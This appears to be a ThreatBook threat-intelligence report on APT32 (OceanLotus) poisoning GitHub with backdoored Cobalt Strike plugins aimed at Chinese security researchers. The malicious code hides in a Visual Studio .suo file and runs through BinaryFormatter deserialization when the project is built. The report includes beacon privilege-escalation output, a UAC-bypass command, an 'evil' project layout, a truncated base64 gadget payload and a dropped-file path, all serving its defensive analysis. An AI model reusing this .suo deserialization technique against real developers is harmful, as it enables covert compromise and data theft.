APT32 Poisoning GitHub, Targeting Chinese Cybersecurity Professionals and Specific Large Enterprises

Jan 09,2025

Recently, it has been circulating on the internet that a privilege escalation tool used by cybersecurity professionals has been backdoored, resulting in the leakage of the tool users' identities and data. After analysis by ThreatBook Research and Response Team, this incident was identified as a targeted attack by the Southeast Asian APT group OceanLotus（APT32）, who used GitHub to release a Cobalt Strike exploit plugin with a Trojan, aimed at cybersecurity personnel. ThreatBook had already grasped this attack event in November 2024 and located the attacker's GitHub account.

In this attack, the attackers used a novel and concealed method for the first time by embedding a malicious .suo file into a Visual Studio project. When the victim compiles the Visual Studio project, the Trojan will execute automatically.

OceanLotus has recently launched targeted attacks against different industries and groups in China, as well as specific large technology enterprises. The first attack occurred between mid-September and early October 2024, and ThreatBook has captured multiple suspicious assets and Trojan files.

ThreatBook, through the analysis of related samples, IPs, and domain names, has extracted multiple related IOCs for threat intelligence detection. ThreatBook's Threat Detection Platform (TDP), Threat Intelligence Platform (TIP), Threat Intelligence Cloud API, Cloud Sandbox S, Sandbox Analytics Platform (OneSandbox), DNS-based Secure Web Gateway (OneDNS), Threat Defense System (OneSIG), and Secure Endpoint Cloud (OneSEC) all support detection and protection for this attack event.


Incident Summary

Attack Targets	Chinese cybersecurity researchers
Attack Time	Mid-October 2024
Attack Vectors	GitHub poisoning
Attack Complexity	Complexity
Objective	Remote control, intelligence theft

Incident Details

The main tactic of this OceanLotus attack was to release open-source security tool projects on GitHub, attracting Chinese cybersecurity researchers to download and further disseminate them. The poisoned account link is: https://github.com/0xjiefeng

On October 10, 2024, the attacker registered this account and disguised themselves as a security researcher from a leading Chinese FinTech company, forking various security tool projects on their homepage to reduce the victims' vigilance.



Overview · Repositories 5 · Projects · Packages · Stars 26

JieFeng
0xjiefeng
Follow
Security Researcher
12 followers · 5 following
[redacted]
[redacted]
Achievements
Block or Report

Popular repositories

byeintegrity8-uac (Public)
Forked from AzAgarampur/byeintegrity8-uac
Bypass UAC at any level by abusing the Program Compatibility Assistant with RPC, WDI, and more Windows components
● C


byeintegrity-uac (Public)
Forked from AzAgarampur/byeintegrity-uac
Bypass UAC by hijacking a DLL located in the Native Image Cache
● C++

UACME (Public)
Forked from hfiref0x/UACME
Defeating Windows User Account Control
● C

EfsPotato (Public)
Forked from zcgonvh/EfsPotato
Exploit for EfsPotato(MS-EFSR EfsRpcOpenFileRaw with SeImpersonatePrivilege local privalege escalation vulnerability).
● C#

Hooka (Public)
Forked from D3Ext/Hooka
Shellcode loader generator with multiples features
● Go

6 contributions in the last year




0xjiefeng/byeintegrity8-uac ● C Oct 11

Joined GitHub

Joined GitHub
on October 10, 2024

On October 14 and October 21, 2024, the attacker published two malicious poisoning projects, containing plugins for the commonly used Chinese red team tool Cobalt Strike, with new exploit functions. The attacker used Chinese descriptions in the project introduction to attract more targets in the Chinese cybersecurity industry.

Currently, the attacker's account has deleted the published projects, but the poisoned project code has been merged into other Chinese cybersecurity researchers' repositories and is still accessible.



[redacted] f27d696 · 2 months ago 2 Commits

[redacted] Initial commit public release 2 months ago

[redacted] Initial commit public release 2 months ago

README.md Initial commit public release 2 months ago

About

[redacted]

Readme
Activity
5 stars
0 watching
3 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages


● C 45.7% ● C++ 44.4%
● PowerShell 9.9%

[redacted]

[redacted]

[redacted]

```
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are DESKTOP-ZIUVLI1\admin
beacon> inline-execute D:\Tools\BOF\[redacted]\intermediary\BOF\x64\source.obj
[*] Tasked beacon to inline-execute [redacted]intermediary\BOF\x64\source.obj
[+] host called home, sent: 6975 bytes
[+] received output:
[+] DRM device handle value = 0000000000000434
[+] received output:
[+] System EPROCESS address: ffffc08833483080
[+] received output:
[+] Current KTHREAD address: ffffc08839d57080
```



[redacted] 3a05d62 · 2 months ago 2 Commits

[redacted] Initial commit public release 2 months ago

[redacted] Initial commit public release 2 months ago

[redacted] Initial commit public release 2 months ago

README.md Initial commit public release 2 months ago

[redacted] Initial commit public release 2 months ago

About

[redacted]

Readme
Activity
2 stars
0 watching
0 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

● C++ 73.0% ● C 23.8%
● Makefile 3.2%

[redacted]


[redacted]

介绍

[redacted]

- [redacted]

The Chinese expressions in the project introduction have obvious signs of machine translation, mainly guiding target users to use Visual Studio to open the project’s .sln file to trigger the subsequent execution of malicious code.



自编译

1. 克隆仓库。
2. 在 Visual Studio 中打开BOF-BypassUAC.sln。
3. 构建项目x64 或 x86。
4. 将文件对象放置在与 BypassUAC.cna 相同的文件夹中。

使用方法

1. [redacted]lt Strike。
2. [redacted]:

例如:

```
[redacted]
```

结果:

```
beacon> bypassuac MyTask "C:\Users\Public\httpx64.exe"
[+] host called home, sent: 12398 bytes
[+] received output:
Current Process PID: 7916
[+] received output:
CoInitializeEx Successful!
[+] received output:
Moniker: Elevation:Administrator!new:{A6BFEA43-501F-456F-A845-983D3AD7B8F0}
[+] received output:
RegisterTask Successful!
[+] received output:
Run Task Successful!
```

参考

[redacted]

[redacted]


免责声明

我对您使用这段糟糕代码可能犯下的任何反人类罪行或引发的核战争不承担任何责任。

When victims use Visual Studio to open .sln or .csproj project files, Visual Studio will automatically load and call the associated .suo file, thereby triggering the execution of the malicious code. In this incident, OceanLotus used the technique of calling the .suo file for the first time. The malicious code is executed once and then overwritten and deleted, making it extremely concealed.

For related technical proof of concept, you can refer to the article:


https://github.com/cjm00n/EvilSln



一个邪恶的项目结构看起来像这样：

```
$ tree -a
.
├── App1
│   └── Form1.cs
├── App1.sln
└── .vs
    └── App1
        └── v17
            └── .suo
```

According to subsequent analysis, this poisoning attack event has spread widely in the domestic cybersecurity industry, with many Chinese cybersecurity blogs sharing the poisoned project, resulting in a large number of views and forwards.



【Cobalt Strike提权】Windows提权漏洞CVE-[redacted]

工具下载地址https：//github.c[redacted]F致谢所有漏洞代码的功劳归原作者https：//github[redacted]0

[redacted] 2个月前 最近读过

CVE-[redacted]提权漏洞插件

另外@0xji[redacted]ng师傅写了一个Beacon Object File （BOF） 插件可用于在CobaltStrike中内存加载执行（无需落地），使用inline-execute执行BOF文件即可将当前Beacon提升…

[redacted] 2个月前 最近读过


Cobalt Strike 的 CVE-[redacted]BOF

cve-2024[redacted]的 beacon object file （bof） 实现，用于 cobalt strike。使用 visual studio 编译。所有漏洞代码的功劳归原作者 varwara。0x03 项目链接下载1、点击阅读原文…

[redacted] 2个月前 最近读过

Correlation Analysis

When the target victim uses Visual Studio to open the project’s solution file (.sln) for compilation, Visual Studio will automatically load and call the related .suo (Solution User Options) file, thereby triggering the execution of the malicious code. Moreover, since Visual Studio saves new content to the .suo file when closing, the malicious code will be cleared, making the entire attack action more difficult to detect.



› BOF[redacted]　搜索"BOF-Byp


名称	修改日期	类型	大小
.vs	2024/10/14 18:53	文件夹	
base	2024/10/14 18:53	文件夹	
beacon.h	2024/10/14 18:53	H 文件	7 KB
beacon[redacted]h	2024/10/14 18:53	H 文件	2 KB
b[redacted]pp	2024/10/14 18:53	CPP 文件	18 KB
BC[redacted].sln	2024/10/14 18:53	SLN 文件	2 KB
BC[redacted]/cxproj	2024/10/14 18:53	VCXPROJ 文件	14 KB
BC[redacted]xproj.filters	2024/10/14 18:53	FILTERS 文件	2 KB
B[redacted]roj.user	2024/10/14 18:53	USER 文件	1 KB
c[redacted]h	2024/10/14 18:53	H 文件	2 KB
Makefile	2024/10/14 18:53	文件	2 KB
p[redacted]g	2024/10/14 18:53	CONFIG 文件	1 KB

« BC[redacted] › v14　搜索"v14"

名称	修改日期	类型	大小
.suo	2024/10/14 18:53	SUO 文件	10,053 KB

By loading the VsToolboxService stream in VSPackage, the malicious code is executed by deserializing with BinaryFormatter, which is encoded in base64.

```
// Microsoft.VisualStudio.Toolbox.VsToolboxService
internal void LoadOptions(Stream stream)
{
        BinaryReader binaryReader = new BinaryReader(stream);
        BinaryFormatter binaryFormatter = new BinaryFormatter();
        int num = binaryReader.ReadInt32();
        for (int i = 0; i < num; i++)
        {
                string text = binaryReader.ReadString();
                int num2 = binaryReader.ReadInt32();
                for (int j = 0; j < num2; j++)
                {
                        string text2 = this.Links.Read(stream);
                        VsToolboxService.ToolboxItemContainer toolboxItemContainer = (VsToolboxService.
                        if (text2 != null && File.Exists(text2))
                        {
                                toolboxItemContainer.LinkFile = text2;
                                this.Links.TrackLink(text2);
                                this.Items.GetFilteredList(text).Add(toolboxItemContainer);
                        }
                }
        }
}
```




```
□□□□□□□□□□□□□□□□□ÿÿÿÿ□□□□□□□□□□□□□□&System.Security.Claims.ClaimsPrincipal□□□□□m_serializedClaimsIdentities□□□□□□,Ýí□AAEAAAD/////AQAAAAAAAAAAMAgAAABtNaWNyb3NvZnQuUG93Z
```

After sample analysis, it was found that after executing the project, the malicious white-on-black components are released to the directory:

C:\Users\Public\TTDIndexerX64\TraceIndexer.exe

